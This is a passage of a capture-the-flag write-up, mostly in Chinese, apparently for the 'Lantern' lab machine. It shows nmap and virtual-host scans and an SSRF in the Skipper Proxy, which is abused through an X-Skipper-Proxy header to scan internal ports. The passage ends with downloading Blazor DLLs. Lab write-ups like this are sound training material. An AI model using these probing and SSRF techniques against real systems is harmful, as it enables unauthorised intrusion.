

Enum & Recon
Port Scan
nmap -p- --min-rate 1000 -T4 -sC -sV -O -oA log/nmap -v [ip]

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)
|_  256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)
80/tcp   open  http    Skipper Proxy
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-title: Did not follow redirect to http://lantern.htb/
|_http-server-header: Skipper Proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Length: 207
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 12 Nov 2024 00:10:37 GMT
|     Server: Skipper Proxy
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Length: 225
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 12 Nov 2024 00:10:31 GMT
|     Location: http://lantern.htb/
|     Server: Skipper Proxy
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="http://lantern.htb/">http://lantern.htb/</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: HEAD, GET, OPTIONS
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 12 Nov 2024 00:10:31 GMT
|_    Server: Skipper Proxy
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 500 Internal Server Error
|     Connection: close
|     Content-Type: text/plain; charset=utf-8
|     Date: Tue, 12 Nov 2024 00:10:36 GMT
|     Server: Kestrel
|     System.UriFormatException: Invalid URI: The hostname could not be parsed.
|     System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)
|     System.Uri..ctor(String uriString, UriKind uriKind)
|     Microsoft.AspNetCore.Components.NavigationManager.set_BaseUri(String value)
|     Microsoft.AspNetCore.Components.NavigationManager.Initialize(String baseUri, String uri)
|     Microsoft.AspNetCore.Components.Server.Circuits.RemoteNavigationManager.Initialize(String baseUri, String uri)
|     Microsoft.AspNetCore.Mvc.ViewFeatures.StaticComponentRenderer.<InitializeStandardComponentServicesAsync>g__InitializeCore|5_0(HttpContext httpContext)
|     Microsoft.AspNetCore.Mvc.ViewFeatures.StaticC
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 12 Nov 2024 00:10:42 GMT
|     Server: Kestrel
|   Help:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 12 Nov 2024 00:10:36 GMT
|     Server: Kestrel
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 12 Nov 2024 00:10:42 GMT
|     Server: Kestrel
|   SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 12 Nov 2024 00:10:58 GMT
|_    Server: Kestrel
VHost Scan
ffuf -u http://lantern.htb/ -H "Host: FUZZ.lantern.htb" -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt -fc 302 -o logs/vhost.log
Shell as Tomas

查看 80 端口,一个普通的主页,在下面发现三个名称,先作为用户名保存起来
- 扫描目录
feroxbuster --no-state -u http://lantern.htb/ -o logs/feroxbuster_lantern_htb.log
没发现什么有用的目录,回看 Nmap 日志,或者查看数据包

发现使用的 HTTP 服务器是 Skipper Proxy,并且找到一个 SSRF 漏洞


构造请求包


可以看到是存在漏洞的,那么可以利用此漏洞进行端口扫描

首先对 nmap 发现的 3000 端口进行尝试,发现响应中有一部分类似 Base64 的数据

看到其中有 \u002B,替换成 + 号再次尝试

Base64 解码失败,识别发现很可能是某种加密,暂且搁置,先扫描一下看看是否有其他端口。
ffuf -u http://lantern.htb/ -H "X-Skipper-Proxy: http://127.0.0.1:FUZZ" -w res/top1000.port -mc 200
发现 5000、8000 端口

其中 5000 端口的响应,像是一个跳转页面,使用浏览器打开

还是加载错误

再看 8000 端口和 80 端口内容一样,那就侧重一下 5000 端口

结合搜索引擎,发现一个眼熟的服务,但是 3000 端口的字符串是 blazor,由于不太了解,只能再次搜索

看来确实是有关系的,那么可以搜索一下这个 blazor 框架的相关路径

从字典中找到两个路径,尝试访问一下

发现了一些 DLL 及其 sha256,这里可以看一下有没有自定义的 dll 文件


下载到本地,查看字符串,由于 Windows 变成会用宽字符,所以也要尝试 strings -e b 查看
